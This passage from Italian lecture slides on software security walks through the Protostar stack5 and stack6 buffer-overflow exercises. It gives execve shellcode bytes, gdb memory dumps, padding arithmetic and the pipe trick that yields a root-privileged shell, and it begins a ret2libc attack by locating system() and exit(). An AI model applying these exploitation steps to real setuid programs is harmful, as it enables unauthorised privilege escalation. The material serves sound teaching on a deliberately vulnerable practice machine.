
(Con input malevolo)

Si esegua **`stack5`** sotto **`gdb`**, passando lo shellcode su STDIN:

```
(gdb) r < /tmp/payload
```

Layout dello stack

(Subito prima di **`leave`**)



Stampa indirizzo iniziale shellcode

(Quello valido quando **`stack4`** è lanciato da terminale)

L'indirizzo iniziale dello shellcode è memorizzato sulla punta dello stack.

```
(gdb) p $esp
$7 = (void *) 0xbffffcb0
(gdb) x/a $esp
0xbffffcb0:  0xbffffcc0
```

L'indirizzo evidenziato in rosso va impostato come valore della variabile **`ret`** nello script.

Confronto indirizzi **`buffer`**

(Ambiente **`dash`** vs ambiente **`gdb`**)

Ambiente **`dash`**: buffer = **`0xbffffcc0`**

Ambiente **`gdb`**: buffer = **`0xbffffca0`**

Differenza = 32 byte.

Due blocchi da 16 byte (sounds familiar?).

`gdb` ha fatto spazio per le due variabili di ambiente, che occupano in totale 23 byte (21 byte + 2 '**`\0`**').

Stampa input malizioso su file

(Tramite **`python`**)

Si aggiorni la variabile **`ret`** al valore **`0xbffffcc0`** in **`stack5-payload.py`**.

Si esegua lo script **`stack5-payload.py`** e si stampi l'intero input malizioso su file:

```
stack5-payload.py > /tmp/payload
```

Esecuzione di **`stack5`**


(Con l'input malizioso, tramite **`gdb`**)

Si esegua **`stack5`** da terminale, fornendo l'input malizioso in **`/tmp/payload`**:

```
$ /opt/protostar/bin/stack5 < /tmp/payload
```


Risultato

(L'attacco fallisce se lanciato dal terminale offerto via VirtualBox)



Risultato

(L'attacco quasi riesce se lanciato dal terminale in cui si lo è costruito)



```
Welcome to Protostar. To log in, you may use the user / user account.
When you need to use the root account, you can login as root / godmode.

For level descriptions / further help, please see the above url.

user@localhost's password:
Linux (none) 2.6.32-5-686 #1 SMP Mon Oct 3 04:15:24 UTC 2011 i686

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue May 16 12:28:35 2017
$ ps faxu | grep -A4 login
user      1975  0.0  0.0   3296   740 pts/0    S+   12:30   0:00              \_ grep -A4 login
root      1960  0.0  0.0   2556  1300 tty1     Ss   12:28   0:00 /bin/login --
user      1961  0.0  0.0   1744   548 tty1     S+   12:28   0:00  \_ -sh
$ /opt/protostar/bin/stack5 < /tmp/payload
$ ps faxu | grep -A6 login
user      1978  0.0  0.0   3296   740 pts/0    S+   12:31   0:00              \_ grep -A6 login
root      1960  0.0  0.0   2556  1300 tty1     Ss   12:28   0:00 /bin/login --
user      1961  0.0  0.0   1744   548 tty1     S+   12:28   0:00  \_ -sh
```

Che cosa è andato storto?

(I due terminali hanno ambienti diversi)

I due terminali:

- locale (**`/dev/tty1`**);
- remoto via **`ssh`** (**`/dev/pts/0`**);

hanno ambienti diversi.

→ **`stack5`** esegue con **`envp`** diversi.

→ cambia l'indirizzo di **`buffer`**.

→ crash nel terminale sbagliato.

Una stranezza

(Nel terminale "buono")

Nel terminale remoto via SSH l'attacco non porta ad un crash.

Tuttavia, **`/bin/sh`** sembra uscire subito.

Perché?

Il drenaggio di STDIN

(Provoca l'uscita di una shell)

Nel momento in cui **`/bin/sh`** parte, lo stream **`STDIN`** è vuoto.

È stato drenato da **`gets()`**.

→ Una lettura successiva su **`STDIN`** segnala End Of File (EOF).

La shell interattiva

(Legge i comandi da STDIN = dispositivo terminale)

La shell **`/bin/sh`** è lanciata in modalità interattiva.

- Non esegue script.
- Esegue comandi da STDIN.

Per tale motivo, **`/bin/sh`** prova a leggere da STDIN e riceve EOF.

Che cosa succede ad una shell quando riceve EOF da una lettura su STDIN?

Un piccolo esperimento

(Si apra un terminale e si dia la sequenza **`CTRL-D`** (EOF))

Si effettui il seguente, semplice esperimento.
Si apra un nuovo terminale.
Si esegua una shell qualunque:

```
/bin/dash
```

Si dia la sequenza **`CTRL-D`** (End Of Transmission, equivalente di End Of File per i terminali).
Che cosa succede?

La (ferale) conseguenza

(Di uno STDIN vuoto)

La shell esce immediatamente dopo aver chiuso **`STDIN`**!

L'EOT viene interpretato come la fine della sessione interattiva.

Una soluzione al problema

(Garantire uno STDIN aperto a **`/bin/sh`**)

Per evitare questo problema, è necessario fare in modo che **`/bin/sh`** abbia uno STDIN aperto.

Esiste una soluzione semplice a questo problema.

La prima soluzione

(Si fa aprire STDIN al comando **`cat`**)

Si modifichi il comando di attacco nel modo seguente:

```
$ (cat /tmp/payload; cat) |
  /opt/protostar/bin/stack5
```

Si usano due comandi **`cat`**.

- Il primo inietta l'input malevolo ed attiva la shell.
- Il secondo accetta input da STDIN e lo inoltra alla shell.

Risultato

(L'attacco quasi riesce se lanciato dal terminale in cui si lo è costruito)

```
Welcome to Protostar. To log in, you may use the user / user account.
When you need to use the root account, you can login as root / godmode.

For level descriptions / further help, please see the above url.

user@localhost's password:
Linux (none) 2.6.32-5-686 #1 SMP Mon Oct 3 04:15:24 UTC 2011 i686

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue May 16 12:49:43 2017 from 10.0.2.2
$ (cat /tmp/payload; cat) | /opt/protostar/bin/stack5
id
uid=1001(user) gid=1001(user) euid=0(root) groups=0(root),1001(user)
```

Pro e contro

(Soluzione semplice, ma manca il terminale di controllo)

Pro: semplicità.

Si modifica un comando UNIX, non lo shellcode.

Contro: mancanza di terminale di controllo.

`/bin/sh` riceve input da pipe, non da un terminale (si digiti il comando **`tty`** per sincerarsene).

Non funziona la history dei comandi, non funziona il job control, non è possibile usare interfacce testuali …

Una settima sfida

(https://exploit-exercises.com/protostar/stack6/)

"Stack6 looks at what happens when you have restrictions on the return address.

This level can be done in a couple of ways, such as finding the duplicate of the payload (objdump -s) will help with this), or ret2libc, or even return orientated programming.

It is strongly suggested you experiment with multiple ways of getting your code to execute here."

Il programma in questione si chiama **`stack6`** e l'eseguibile relativo ha il seguente percorso:

`/opt/protostar/bin/stack6`

Obiettivo della sfida

(Modifica del flusso di esecuzione di un processo)

Eseguire codice arbitrario a tempo di esecuzione.

Raccolta informazioni

(Metodi di input)

Il programma **`stack6`** accetta input localmente, da tastiera o da altro processo (tramite pipe).

L'input è una stringa generica.

Non sembra esistere altro modo per fornire input al programma.

Un'analisi più approfondita di `stack6`

(Iniezione di codice macchina tramite input)

Il programma **`stack6`** invoca la funzione **`getpath()`**.

`getpath()` legge una stringa e recupera l'indirizzo di ritorno dello stack frame corrente.

Se l'indirizzo di ritorno inizia per **`0xbf`**..., si può essere certi che l'input ha corrotto lo stack in qualche modo.

→ Messaggio di errore.

Altrimenti, la stringa è accettata.

Un tentativo disperato

(Destinato a fallire)

Si provi ad iniettare uno shellcode sullo stack e a provocarne l'esecuzione tramite la modifica dell'indirizzo di ritorno.

La protezione contenuta in **`stack6`** dovrebbe far fallire questo attacco.

Lo shellcode in questione

(È il solito)

Si usi lo shellcode seguente, codificato tramite byte in esadecimale.

```
"\x31\xc0\x50\x68\x2f\x2f\x73"
"\x68\x68\x2f\x62\x69\x6e\x89"
"\xe3\x89\xc1\x89\xc2\xb0\x0b"
"\xcd\x80\x31\xc0\x40\xcd\x80"
```

La lunghezza finale è 28 byte.

È minore di 76 byte → OK.

Stampa shellcode su file

(Tramite **`python`**)

Si modifichi lo script **`stack5-payload.py`** in modo tale da stampare il solo shellcode.

Si salvi lo shellcode su un file, ad esempio:

`/tmp/payload`

Si ripristini lo script originale.

Localizzazione del breakpoint

(Non più in **`main()`**, bensì in **`getpath()`**)

Dove piazzare il breakpoint?

Nel frame in cui deve avvenire la sovrascrittura dell'indirizzo di ritorno.

→ Dentro **`getpath()`**.

Dove, esattamente?

Un buon posto è subito dopo la **`gets()`**.

E subito prima del controllo sull'indirizzo di ritorno.

Debug di **stack6**

(Tramite **gdb**)

Si carichi **stack6** sotto **gdb**, immettendo un breakpoint all'indirizzo dell'istruzione:

```
ret =__builtin_return_address(0);
```

```
gdb -q /opt/protostar/bin/stack6
(gdb) disas getpath
...
(gdb) b *0x080484af
Breakpoint 1 at 0x80484af: file
stack6/stack6.c, line 15.
```

Esecuzione di **`stack6`**

(Con input malevolo)

Si esegua **`stack6`** sotto **`gdb`**, passando lo shellcode su STDIN:

```
(gdb) r < /tmp/payload
```

Stampa indirizzo iniziale shellcode

(Con un trucchetto rapido, senza ricostruire l'intero stack)

Per recuperare l'indirizzo di **`buffer`** senza dover ricostruire l'intero stack, è possibile procedere come segue.

Si stampa un centinaio di byte a partire da ESP.

Si individua l'indirizzo in cui è memorizzato l'inizio dello shellcode (opcode **`31 c0`**).

Stampa indirizzo iniziale shellcode

(Con un trucchetto rapido, senza ricostruire l'intero stack)

```
(gdb) x/100xb $esp
0xbffffc70:     0x8c    0xfc    0xff    0xbf    0x00    0x00    0x00    0x00
0xbffffc78:     0x28    0x1b    0xfe    0xb7    0x01    0x00    0x00    0x00
0xbffffc80:     0x00    0x00    0x00    0x00    0x01    0x00    0x00    0x00
0xbffffc88:     0xf8    0xf8    0xff    0xb7    0x31    0xc0    0x50    0x68
0xbffffc90:     0x2f    0x2f    0x73    0x68    0x68    0x2f    0x62    0x69
0xbffffc98:     0x6e    0x89    0xe3    0x89    0xc1    0x89    0xc2    0xb0
0xbffffca0:     0x0b    0xcd    0x80    0x31    0xc0    0x40    0xcd    0x80
0xbffffca8:     0x00    0xfc    0xff    0xbf    0x5c    0x83    0x04    0x08
0xbffffcb0:     0x40    0x10    0xff    0xb7    0xec    0x96    0x04    0x08
0xbffffcb8:     0xe8    0xfc    0xff    0xbf    0x39    0x85    0x04    0x08
0xbffffcc0:     0x04    0x83    0xfd    0xb7    0xf4    0x7f    0xfd    0xb7
0xbffffcc8:     0x20    0x85    0x04    0x08    0xe8    0xfc    0xff    0xbf
0xbffffcd0:     0x65    0x63    0xec    0xb7
```

L'indirizzo di **`buffer`** è **`0xbffffc8c`**.

Stampa indirizzo finale shellcode

(Si adotta lo stesso trucchetto)

Per recuperare l'indirizzo finale dello shellcode si adotta lo stesso procedimento.

Si stampa un centinaio di byte a partire da ESP.

Si individua l'indirizzo in cui è memorizzata l'ultima istruzione dello shellcode (opcode **`cd 80`**).

Stampa indirizzo finale shellcode

(Con un trucchetto rapido, senza ricostruire l'intero stack)

```
(gdb) x/100xb $esp
0xbffffc70:     0x8c    0xfc    0xff    0xbf    0x00    0x00    0x00    0x00
0xbffffc78:     0x28    0x1b    0xfe    0xb7    0x01    0x00    0x00    0x00
0xbffffc80:     0x00    0x00    0x00    0x00    0x01    0x00    0x00    0x00
0xbffffc88:     0xf8    0xf8    0xff    0xb7    0x31    0xc0    0x50    0x68
0xbffffc90:     0x2f    0x2f    0x73    0x68    0x68    0x2f    0x62    0x69
0xbffffc98:     0x6e    0x89    0xe3    0x89    0xc1    0x89    0xc2    0xb0
0xbffffca0:     0x0b    0xcd    0x80    0x31    0xc0    0x40    0xcd    0x80
0xbffffca8:     0x00    0xfc    0xff    0xbf    0x5c    0x83    0x04    0x08
0xbffffcb0:     0x40    0x10    0xff    0xb7    0xec    0x96    0x04    0x08
0xbffffcb8:     0xe8    0xfc    0xff    0xbf    0x39    0x85    0x04    0x08
0xbffffcc0:     0x04    0x83    0xfd    0xb7    0xf4    0x7f    0xfd    0xb7
0xbffffcc8:     0x20    0x85    0x04    0x08    0xe8    0xfc    0xff    0xbf
0xbffffcd0:     0x65    0x63    0xec    0xb7
```

L'indirizzo finale è **`0xbffffca7`**.

Stampa indirizzo cella indirizzo ritorno

(Semplice)

L'indirizzo della cella contenente l'indirizzo di ritorno è contenuto in EBP + 4.

```
(gdb) p $ebp + 4
$1 = (void *) 0xbffffcdc
```

Calcolo ampiezza intervallo

(È pari alla differenza tra i due indirizzi ora visti)

L'intervallo è ampio quanto la differenza i due indirizzi cella indirizzo ritorno - inizio buffer:

`0xbffffcdc - 0xbffffc8c = 80` byte

Calcolo ampiezza padding

(Ovvero, quante **a** inserire)

Lo shellcode finisce all'indirizzo **0xbffffca7**.

→ Gli indirizzi da **0xbffffca8** a **0xbffffcdc** devono essere riempiti con un carattere di padding (ad esempio, **a**).

Quante **a** è necessario usare?

```
0xbffffcdc – 0xbffffca8 = 52
```

Uscita dal debugger

(Dopo aver prelevato le informazioni necessarie)

Una volta identificati i parametri dello script, si può uscire da **gdb**:

```
(gdb) q
```

Stampa input malizioso su file

(Tramite **`python`**)

Si esegua lo script **`stack5-payload.py`** con i parametri aggiornati e si stampi l'intero input malizioso su file:

```
stack5-payload.py > /tmp/payload
```

Esecuzione di **`stack6`**


(Con l'input malizioso, tramite **`gdb`**)

Si carichi nuovamente **`stack6`** sotto **`gdb`** e lo si esegua con l'input malizioso generato:

```
gdb -q /opt/protostar/bin/stack6
(gdb) r < /tmp/payload
```

Risultato

(L'attacco fallisce poiché l'indirizzo di **`buffer`** è della forma **`0xbf`**...)



```
Debian GNU/Linux 6.0 protostar tty1

protostar login: user
Password:
Last login: Fri May 19 09:40:37 EDT 2017 from 10.0.2.2 on pts/0
Linux (none) 2.6.32-5-686 #1 SMP Mon Oct 3 04:15:24 UTC 2011 i686

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
$ gdb -q /opt/protostar/bin/stack6
Reading symbols from /opt/protostar/bin/stack6...done.
(gdb) r < /tmp/payload
Starting program: /opt/protostar/bin/stack6 < /tmp/payload
input path please: bzzzt (0xbffffcdc)

Program exited with code 01.
(gdb) _
```

"ZZAP"

(Poor Wile got electrocuted)

Cosa è andato storto?

(Il controllo sull'indirizzo di ritorno ha fatto uscire **`stack6`**)

L'indirizzo di ritorno ha la forma **`0xbf...`**

Pertanto, il controllo di sicurezza di **`stack6`** provoca l'uscita immediata del programma.

Che fare?

(Per aggirare la protezione di **`stack6`**)

Per vincere la sfida è necessario che l'indirizzo di ritorno non sia nell'intervallo seguente:

`0xbf000000 – 0xbfffffff`

Ciò equivale ad invocare codice che non è sullo stack.

Come si fa ad individuare codice "buono"?

Come si fa a costruire una sequenza di chiamate?

Una amara constatazione

(Amarissima)

Se non si può iniettare codice direttamente sullo stack, è molto difficile invocare chiamate di sistema direttamente.

Perché? Perché bisogna trovare il modo di provocare l'esecuzione del seguente codice:

caricamento degli argomenti nei registri;
caricamento dell'indice in EAX;
invocazione della chiamata (**`int 0x80`**).

→ Dove si scrive tale codice? Non si sa bene dove.

Un barlume di speranza

(Le funzioni wrapper della libreria del C)

Non tutto è perduto!

La libreria del C fornisce al programmatore almeno una funzione wrapper per ciascuna chiamata di sistema disponibile.

Tale funzione wrapper:

- si aspetta come di consueto i suoi parametri sullo stack;
- carica i registri con gli argomenti;
- invoca la chiamata di sistema relativa.

Un esempio concreto

(Il programma **`execl.c`**)

L'esempio **`system.c`** nella sottodirectory **`stack6`** dell'archivio degli esercizi illustra l'invocazione della funzione wrapper **`system()`**, che esegue un comando tramite **`/bin/sh -c`**.

I privilegi non vengono rilasciati…

(Dis)assemblaggio di **`system`**

(Rivela l'implementazione della chiamata **`system();`**)

Si compili l'esempio:

```
make
```

Si disassembli **`system`**:

```
objdump --disassemble --source system
```

Si legga la definizione di **`main()`**.

L'output di `objdump`

(Vale sempre più di 1000 parole)

```
8048446:       89 e5                    mov    %esp,%ebp
8048448:       51                       push   %ecx
8048449:       83 ec 04                 sub    $0x4,%esp

       system("/bin/sh");
804844c:       83 ec 0c                 sub    $0xc,%esp
804844f:       68 f0 84 04 08           push   $0x80484f0
8048454:       e8 a7 fe ff ff           call   8048300 <system@plt>
8048459:       83 c4 10                 add    $0x10,%esp
       exit(EXIT_SUCCESS);
804845c:       83 ec 0c                 sub    $0xc,%esp
804845f:       6a 00                    push   $0x0
8048461:       e8 aa fe ff ff           call   8048310 <exit@plt>
```

Riassunto: ingredienti a disposizione

(You use what you got)

Riassumendo, di quali ingredienti si dispone?

Un meccanismo per eseguire codice ad un indirizzo arbitrario.


- Controllo sulla cella contenente l'indirizzo di ritorno.

Le funzioni wrapper della libreria del C.

- I loro indirizzi iniziali sono noti (e non sono sullo stack!).

E la ricetta?

(Bisogna inventarla!)



Avvio di **stack6** tramite **gdb**

(In un ambiente identico a quello del terminale)

Si lanci **stack6** tramite **gdb**, avendo cura di rimuovere le variabili di ambiente inserite da **gdb**:

```
gdb -q /opt/protostar/bin/stack6
(gdb) unset env LINES
(gdb) unset env COLUMNS
```

Piazzamento di un breakpoint

(All'inizio di **`main()`**)

Si piazzi un breakpoint all'inizio di **`main()`**:

```
(gdb) disas main
...
(gdb) b *0x080484fa
```

Esecuzione al breakpoint

(Semplice e propedeutica al passo successivo)

Si esegua **`stack6`** fino al breakpoint:

```
(gdb) r
Starting program: /opt/protostar/bin/stack6

Breakpoint 1, main (argc=1, argv=0xbffffd94)
at stack6/stack6.c:26
26 stack6/stack6.c: No such file or directory.
   in stack6/stack6.c
```

Stampa dell'indirizzo di **`system()`**

(La funzione wrapper della libreria del C che invoca la chiamata di sistema)

Una volta iniziata l'esecuzione, le librerie dinamiche sono collegate a **`stack6`**.

→ È possibile stampare gli indirizzi iniziali delle loro funzioni.

Si stampi l'indirizzo della funzione wrapper **`system()`** nella libreria del C:

```
(gdb) p *system
$1 = {<text variable, no debug info>}
0xb7ecffb0 <__libc_system>
```

Stampa dell'indirizzo di **`exit()`**

(La funzione wrapper della libreria del C che invoca la chiamata di sistema)

Una volta iniziata l'esecuzione, le librerie dinamiche sono collegate a **`stack6`**.

→ È possibile stampare gli indirizzi iniziali delle loro funzioni.

Si stampi l'indirizzo della funzione wrapper **`exit()`** nella libreria del C:

```
(gdb) p *exit
$2 = {<text variable, no debug info>}
0xb7ec60c0 <*__GI_exit>
```

Una osservazione
(Importantissima)

Gli indirizzi ora trovati non iniziano con il byte **`0xbf`**.

→ Il filtro di **`stack6`** è inefficace contro di essi!

→ Possono essere scritti nella cella contenente l'indirizzo di ritorno di **`getpath()`**!

Un'idea non più così folle

(Lo si spera, almeno)

Si sovrascrive l'indirizzo di ritorno di **`getpath()`** con l'indirizzo di una funzione che si desidera invocare.

Ad esempio, **`system()`**.

→ Ci si aspetta che, all'uscita di **`getpath()`**, sia invocato il wrapper **`system()`**.

Ricostruzione del layout dello stack

(Processo **`stack6`**, subito prima dell'uscita di **`getpath()`**)

Per capire se questa idea può funzionare, si proceda con la ricostruzione del layout dello stack di **`getpath()`**.

- Si inserisce un breakpoint all'inizio.
- Si ricostruisce il layout dopo il prologo.
- Si localizzano **`buffer`** e **`ret`**.
- Si continua fino all'epilogo.
- Si ricostruisce il layout subito prima del ritorno.

Piazzamento di un breakpoint

(All'inizio **`getpath()`**)

Si piazzi un breakpoint all'inizio di **`getpath()`**:

```
(gdb) disas getpath
...
(gdb) b *0x08048484
```

Esecuzione al breakpoint

